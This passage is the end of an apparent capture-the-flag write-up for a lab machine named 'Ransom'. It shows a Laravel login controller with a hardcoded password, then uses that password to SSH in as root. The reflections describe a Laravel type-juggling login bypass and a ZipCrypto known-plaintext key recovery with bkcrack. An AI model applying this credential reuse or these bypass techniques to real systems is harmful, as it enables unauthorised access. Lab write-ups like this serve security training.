37
38
39
40
41
42
43
44
45
<?php

namespace App\Http\Controllers;

use App\Models\User;
use Illuminate\Http\Request;
use App\Http\Requests\RegisterRequest;
use Illuminate\Support\Facades\Auth;
use Illuminate\Support\Facades\Hash;


class AuthController extends Controller
{
/**
* Display login page.
*
* @return \Illuminate\Http\Response
*/
public function show_login()
{
return view('auth.login');
}


/**
* Handle account login
*
*/
public function customLogin(Request $request)
{
$request->validate([
'password' => 'required',
]);

if ($request->get('password') == "UHC-March-Global-PW!") {
session(['loggedin' => True]);
return "Login Successful";
}

return "Invalid Password";
}

}
Root password found: UHC-March-Global-PW!
Root Access
We can login with SSH:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
[Apr 07, 2026 - 19:15:05 (CEST)] exegol-main ransom # ssh root@ransom.htb
root@ransom.htb's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-77-generic x86_64)

<SNIP>
Last login: Tue Mar 15 19:12:19 2022
-bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
root@ransom:~# ls -la
total 56
drwx------ 1 root root   124 Apr  7 12:20 .
drwxr-xr-x 1 root root   164 Jul  2  2021 ..
lrwxrwxrwx 1 root root     9 Mar  7  2022 .bash_history -> /dev/null
-rw-r--r-- 1 root root  3106 Dec  5  2019 .bashrc
drwx------ 1 root root    40 Mar  7  2022 .cache
-rw------- 1 root root    38 Mar 15  2022 .lesshst
-rw-r--r-- 1 root root   161 Dec  5  2019 .profile
drwx------ 1 root root    30 Jul  2  2021 .ssh
-rw------- 1 root root 18251 Mar  8  2022 .viminfo
-rw-r--r-- 1 root root    33 Apr  7 12:20 root.txt
Root flag obtained. Box completed.
Reflections
What Surprised Me
The ZipCrypto plaintext attack was completely new to me. I never thought a zip could have such a vulnerability, and the bkcrack tool’s ability to recover encryption keys from known plaintext was really cool. The Laravel type juggling through JSON in GET request body surprised me. I expected Laravel to be more strict about request format validation, but it reads JSON from the body even in GET requests, enabling the authentication bypass.
Main Mistake
I wasted significant time trying to exploit vulnerabilities suggested by LinPEAS: the lxd group membership and Polkit exploits seemed promising but were intentionally patched by the box creator. My approach wasn’t wrong methodologically, but I should have recognized faster when a path was blocked and pivoted to alternative enumeration. It took me a while to think I could recover the initial site password from the source code, I should have immediately enumerated the web root directory after obtaining shell access. This is a recurring lesson I need to remember: always enumerate the site’s root directory after getting shell access, especially config files or files that handle logins!
Open Question
How common is ZipCrypto encryption in real-world scenarios? Modern tools like 7-Zip default to AES-256 encryption, but legacy systems might still use ZipCrypto, and is this a realistic vulnerability to encounter in penetration testing?
Completed this box? Did you discover the ZipCrypto plaintext attack, or did you find an alternative path? Leave a comment down below!